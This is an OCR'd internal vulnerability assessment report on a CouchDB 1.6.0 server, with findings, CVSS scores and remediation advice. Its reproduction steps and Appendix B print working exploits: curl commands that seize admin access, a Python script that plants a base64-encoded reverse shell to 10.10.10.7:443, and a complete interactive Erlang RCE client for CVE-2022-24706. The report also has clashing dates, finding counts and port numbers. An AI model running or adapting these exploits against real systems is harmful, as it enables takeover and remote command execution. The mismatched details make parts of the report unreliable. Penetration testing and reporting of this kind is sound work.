


Network Vulnerability Assessment Report

Quarter 3, 2021

Document Control

Document Version	Owner & Role	Status & comments
v1.0	Tommy Tran Duc Thang – Security Analyst	14-08-2020 Internal Draft Nessus Scan

Legal Disclaimer

The content of this report is highly confidential and may include critical information on Example Corp systems, network, and applications. The report should be shared only with intended parties.

Although maximum effort has been applied to make this report accurate, Example Corp, Security Audit Team cannot be held responsible for inaccuracies or system changes after the report has been issued since new vulnerabilities may be found once the tests are completed.

Guidance should be taken from a Legal Counsel, CISO and Blue Team on how best to implement the recommendations.


All other information and the formats, methods, and reporting approaches is the intellectual property of Example Corp and is considered proprietary information and is provided for the purpose of internal use only.

Any copying, distribution, or use of any of the information set forth herein or in any attachments hereto form outside of Example Corp authorized representatives is strictly prohibited.

Table of Contents

1. Executive Summary

This is the vulnerability assessment report for the web server example.com with the private IP address for 10.10.10.10. After running with Nessus scan follow the policy_ns_q3. We have discovered these vulnerabilities.



The vulnerability testing result:
- Medium: 4
- High: 3
- Critical: 1
- Total Vulnerability: 55

Because recently, a phishing assessment was done, and the results revealed a need for a complete vulnerability audit for the company. Further, the company is moving its infrastructure to a different cloud provider, and management is concerned about any HIGH or CRITICAL vulnerabilities requiring immediate attention.

That is the reason and the objective for this action of security assessment to identify weaknesses of the system of the Example Corp's networks. From that results, we will have the correct action to secure our system.

For the result of the assessment, the main component that causes most of the critical vulnerabilities is the service Apache CouchDB. We are currently using an old version of the service which is version 1.6.0 and this version has a lot of critical vulnerabilities that allow non-admin users to escalate their privileges to admin users not only that, there is another vulnerability that allows the admin user to gain privileges as the OS user. And by chaining these two vulnerabilities, a non-admin user can have access to execute code on the host instance.

What we will recommend is to update the version of the Apache CouchDB to 3.2.3 or 3.3.2 since these two versions currently have 0 vulnerabilities (using a report from cvedetails: https://www.cvedetails.com/version-list/45/19046/1/Apache-Couchdb.html).

2. A Glance Through Target Security Posture

Total Findings	Critical	High	Medium
9	1	3	4

Network infrastructure:
The example.com is located in the private network 10.10.10.0/24 with the IP address 10.10.10.10 or with DNS example.com. There are some services that run on the instance:

Services for host 10.10.10.10

NAME	VERSION	PORT	PROTOCOL	STATUS	VULNS	CREDENTIALS
ftp	unknown	21	tcp	open	4	0
ssh	unknown	22	tcp	open	5	0
dns	unknown	53	tcp	open	2	0
www	unknown	80	tcp	open	8	0
www	unknown	443	tcp	open	10	0
www	unknown	5984	tcp	open	14	0
www	unknown	8083	tcp	open	7	0

- FTP service runs on port 21
- SSH enabled runs on port 22
- DNS resolver runs on port 53
- Web application runs on port 80 (Port 443 is open but currently unused)
- Apache CouchDB service runs on port 5984
- Vesta service runs on port 8083

Security Control:
The instance has no firewall or HTTPS enabled for the web application, even though it has an open port 443 for HTTPS.

The Apache CouchDB service runs on port 5984 allows for all users even non-admin users which creates critical vulnerabilities for the system. Also, there are vulnerabilities with the current version of CouchDB (1.6.0) which allow non-admin users to execute code and gain privileges.

These are the critical/high vulnerabilities related to Apache CouchDB need to quickly plan to fix to avoid the great potential of damage.

- CVE-2022-24706
- Apache CouchDB Unauthenticated Administrative Access
- CVE-2017-12635

- CVE-2017-12636

3. Testing Methodology

- Reconnaissance
- Automation scan follows policy-ns-q3
- Manual testing follows policy-va-q3
- Web vulnerability assessment and audit
- CVE Analysis and research


4. Tools & Websites Used

- Nessus Essential
- Faraday
- cURL
- https://www.cvedetails.com
- github.com
- Gophish
- Burpsuite

Detailed Technical Reports (Scope Limited)

[example.com]

This host contains an Apache Couchdb version 1.6.0 running on port 5984 which has much critical vulnerability which allows us to execute code.



Total Findings	Critical	High	Medium
8	1	3	4

Finding 1: CVE-2022-24706 (Apache CouchDB < 3.2.2) – HIGH

Vulnerability Description:

In Apache CouchDB prior to 3.2.2, an attacker can access an improperly secured default installation without authenticating and gain admin privileges. The CouchDB documentation has always made recommendations for properly securing an installation, including recommending using a firewall in front of all CouchDB installations.

Exposure/Analysis:

Access link: http://10.10.10.10:5984

Current Apache CouchDB version: 1.6.0

This vulnerability has a public exploit execution code: https://github.com/sadshade/CVE-2022-24706-CouchDB-Exploit

NOTE: This will only be able to run if CouchDB exposes port 4369 for Erlang Port Mapper Daemon. Which we currently do not expose.

Recommendations:

1. Upgrade Apache Couch Db to v3.2.2 or later
2. Deploy Network firewalls in front of CouchDB installation

Finding 2: Apache CouchDB Unauthenticated Administrative Access – CRITICAL

Vulnerability Description:

Due to CouchDB misconfiguration, anyone have access to the network will be able to access the DB with administrator privileges, also to take over the database permissions. This is due to when create the database, we don't set an administrator user, this lead to CouchDB will use admin party – everyone will have administrator permission. Hacker can utilize this misconfiguration to create an admin user and crash the admin pool so only the hacker will have admin privileges. Link refer: https://guide.couchdb.org/draft/security.html

Exposure/Analysis:

Access link: http://10.10.10.10:5984

Current Apache CouchDB version: 1.6.0

This vulnerability has executable curl commands:

Recommendations:

1. Create dedicated admin user instead of using admin party

Steps to Reproduce

1. Run the curl command:
   curl -X PUT http://10.10.10.10:5984/_config/admins/admin -d '"admin"'

2. Now only hacker will have the privileges to access the database with user: admin and password: admin

Finding 3: CVE-2017-12635 (Apache CouchDB < 1.7.0 and 2.x < 2.1.1) – HIGH

Vulnerability Description:

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behavior that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document writer, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Exposure/Analysis:

Access link: http://10.10.10.10:5984

Current Apache CouchDB version: 1.6.0

This vulnerability has a public exploit execution code guidelines:
https://github.com/assalielmehdi/CVE-2017-12635

Recommendations:

2. Upgrade Apache Couch Db to v3.2.2 or later

Steps to Reproduce

1. Run the curl command:

```
curl -X PUT http://10.10.10.10:5984/_users/org.couchdb.user:guest \
   -H "Accept: application/json" \
   -H "Content-Type: application/json" \
   -d '{"name": "guest", "password": "guest", "roles": ["_admin"], "roles": [], "type": "user"}'
```

2. Now the hacker should be able to use the user guest with:
   Username: guest
   Password: guest

To access the CouchDB with administrator permissions

Finding 4: CVE-2017-12636 (Apache CouchDB < 1.7.0 and 2.x < 2.1.1) – HIGH

Vulnerability Description:

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

Exposure/Analysis:

Access link: http://10.10.10.10:5984

Current Apache CouchDB version: 1.6.0

This vulnerability has a public exploit execution code guidelines:
https://github.com/vulhub/vulhub/blob/master/couchdb/CVE-2017-12636/README.md

Recommendations:

1. Upgrade Apache Couch Db to v3.2.2 or later

Steps to Reproduce

1. Run the python script:
Note: This script is modified to work in our case from the one on this link:
https://github.com/vulhub/vulhub/blob/master/couchdb/CVE-2017-12636/exp.py

Run: **python3 exp.py**

The code in exp.py:


```
#!/usr/bin/env python3
import requests
import json
import base64
from requests.auth import HTTPBasicAuth

target = 'http://10.10.10.10:5984'
command = rb"""sh -i >& /dev/tcp/10.10.10.7/443 0>&1"""
version = 1

session = requests.session()
session.headers = {
   'Content-Type': 'application/json'
}

print('hi')

session.auth = HTTPBasicAuth('admin', 'admin')

print(session.auth)

command = "bash -c '{echo,%s}|{base64,-d}|{bash,-i}'" %
base64.b64encode(command).decode()
if version == 1:
   session.put(target + ('/_config/query_servers/cmd'), data=json.dumps(command))
else:
   host = session.get(target + '/_membership').json()['all_nodes'][0]
   session.put(target + '/_node/{}/_config/query_servers/cmd'.format(host),
data=json.dumps(command))

session.put(target + '/wooyun')
session.put(target + '/wooyun/test', data='{"_id": "wooyuntest"}')
```

```
if version == 1:
   session.post(target + '/wooyun/_temp_view?limit=10', data='{"language":"cmd","map":""}')
else:
   session.put(target + '/wooyun/_design/test',
data='{"_id":"_design/test","views":{"wooyun":{"map":""} },"language":"cmd"}')
```

2. On the analysis machine:

Run: nc -nvlp 443

Result:



Appendixes

Appendix A:
Vulnerability Score Analysis – CVSS 3.0

1. CVE-2022-24706
http://10.10.10.10:5948

Final Vector:
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

Adjusted Scores:
CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.1
CVSS Environmental Score: 8.8
Modified Impact Subscore: 5.5
Overall CVSS Score: 8.8

Risk Rating: High

2. Apache CouchDB Unauthenticated Administrative Access
http://10.10.10.10:5948

Final Vector:
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.4
CVSS Environmental Score: 9.1
Modified Impact Subscore: 5.5
Overall CVSS Score: 9.1

Risk Rating: Critical

3. CVE-2017-12635
http://10.10.10.10:5948

Final Vector:
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

Adjusted Scores:
CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.1
CVSS Environmental Score: 8.8
Modified Impact Subscore: 5.5
Overall CVSS Score: 8.8

Risk Rating: High

4. CVE-2017-12636
http://10.10.10.10:5948

Final Vector:
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

Adjusted Scores:
CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.1
CVSS Environmental Score: 8.8
Modified Impact Subscore: 5.5
Overall CVSS Score: 8.8

Risk Rating: High

Appendix B: Modified Exploit Code

Modified Exploit Code For CVE-2022-24706

```
import socket
from hashlib import md5
import struct
import sys
import re
import time

TARGET = ""
EPMD_PORT = 4369 # Default Erlang distributed port
COOKIE = "monster" # Default Erlang cookie for CouchDB
ERLNAG_PORT = 0
EPM_NAME_CMD = b"\x00\x01\x6e" # Request for nodes list

# Some data:
NAME_MSG  = b"\x00\x15n\x00\x07\x00\x03\x49\x9cAAAAAA@AAAAAAA"
CHALLENGE_REPLY = b"\x00\x15r\x01\x02\x03\x04"
CTRL_DATA  = b"\x83h\x04a\x06gw\x0eAAAAAA@AAAAAAA\x00\x00\x00\x03"
CTRL_DATA += b"\x00\x00\x00\x00\x00w\x00w\x03rex"


def compile_cmd(CMD):
   MSG  = b"\x83h\x02gw\x0eAAAAAA@AAAAAAA\x00\x00\x00\x03\x00\x00\x00"
   MSG += b"\x00\x00h\x05w\x04callw\x02osw\x03cmdl\x00\x00\x00\x01k"
   MSG += struct.pack(">H", len(CMD))
   MSG += bytes(CMD, 'ascii')
   MSG += b'jw\x04user'
   PAYLOAD = b'\x70' + CTRL_DATA + MSG
   PAYLOAD = struct.pack('!I', len(PAYLOAD)) + PAYLOAD
   return PAYLOAD

print("Remote Command Execution via Erlang Distribution Protocol.\n")

while not TARGET:
   TARGET = input("Enter target host:\n> ")

# Connect to EPMD:
```

```
try:
   epm_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   epm_socket.connect((TARGET, EPMD_PORT))
except socket.error as msg:
   print("Couldnt connect to EPMD: %s\n terminating program" % msg)
   sys.exit(1)

epm_socket.send(EPM_NAME_CMD) #request Erlang nodes
if epm_socket.recv(4) == b'\x00\x00\x11\x11': # OK
   data = epm_socket.recv(1024)
   data = data[0:len(data) - 1].decode('ascii')
   data = data.split("\n")
   if len(data) == 1:
      choise = 1
      print("Found " + data[0])
   else:
      print("\nMore than one node found, choose which one to use:")
      line_number = 0
      for line in data:
         line_number += 1
         print(" %d) %s" %(line_number, line))
      choise = int(input("\n> "))

   ERLNAG_PORT = int(re.search("\d+$",data[choise - 1])[0])
else:
   print("Node list request error, exiting")
   sys.exit(1)
epm_socket.close()

# Connect to Erlang port:
try:
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect((TARGET, ERLNAG_PORT))
except socket.error as msg:
   print("Couldnt connect to Erlang server: %s\n terminating program" % msg)
   sys.exit(1)

s.send(NAME_MSG)
s.recv(5)               # Receive "ok" message
challenge = s.recv(1024)    # Receive "challenge" message
challenge = struct.unpack(">I", challenge[9:13])[0]

#print("Extracted challenge: {}".format(challenge))
```

```
# Add Challenge Digest
CHALLENGE_REPLY += md5(bytes(COOKIE, "ascii")
   + bytes(str(challenge), "ascii")).digest()
s.send(CHALLENGE_REPLY)
CHALLENGE_RESPONSE = s.recv(1024)

if len(CHALLENGE_RESPONSE) == 0:
   print("Authentication failed, exiting")
   sys.exit(1)

print("Authentication successful")
print("Enter command:\n")

data_size = 0
while True:
   if data_size <= 0:
      CMD = input("> ")
      if not CMD:
         continue
      elif CMD == "exit":
         sys.exit(0)
      s.send(compile_cmd(CMD))
      data_size = struct.unpack(">I", s.recv(4))[0] # Get data size
      s.recv(45)           # Control message
      data_size -= 45      # Data size without control message
      time.sleep(0.1)
   elif data_size < 1024:
      data = s.recv(data_size)
      #print("S---data_size: %d, data_recv_size: %d" %(data_size,len(data)))
      time.sleep(0.1)
      print(data.decode())
      data_size = 0
   else:
      data = s.recv(1024)
      #print("L---data_size: %d, data_recv_size: %d" %(data_size,len(data)))
      time.sleep(0.1)
      print(data.decode(),end = '')
      data_size -= 1024
```

Modified Exploit Code For Apache CouchDB Unauthenticated Administrative Access

```
curl -X PUT http://10.10.10.10:5984/_config/admins/admin -d '"admin"'
```

Modified Exploit Code For CVE-2017-12635

```
curl -X PUT http://10.10.10.10:5984/_users/org.couchdb.user:guest \
   -H "Accept: application/json" \
   -H "Content-Type: application/json" \
   -d '{"name": "guest", "password": "guest", "roles": ["_admin"], "roles": [], "type": "user"}'
```


Modified Exploit Code For CVE-2017-12636


```
#!/usr/bin/env python3
import requests
import json
import base64
from requests.auth import HTTPBasicAuth

target = 'http://10.10.10.10:5984'
command = rb"""sh -i >& /dev/tcp/10.10.10.7/443 0>&1"""
version = 1

session = requests.session()
session.headers = {
   'Content-Type': 'application/json'
}

print('hi')

session.auth = HTTPBasicAuth('admin', 'admin')

print(session.auth)
```


```
command = "bash -c '{echo,%s}|{base64,-d}|{bash,-i}'" %
base64.b64encode(command).decode()
if version == 1:
   session.put(target + ('/_config/query_servers/cmd'), data=json.dumps(command))
else:
   host = session.get(target + '/_membership').json()['all_nodes'][0]
   session.put(target + '/_node/{}/_config/query_servers/cmd'.format(host),
data=json.dumps(command))

session.put(target + '/wooyun')
session.put(target + '/wooyun/test', data='{"_id": "wooyuntest"}')

if version == 1:
   session.post(target + '/wooyun/_temp_view?limit=10', data='{"language":"cmd","map":""}')
else:
   session.put(target + '/wooyun/_design/test',
data='{"_id":"_design/test","views":{"wooyun":{"map":""} },"language":"cmd"}')
```

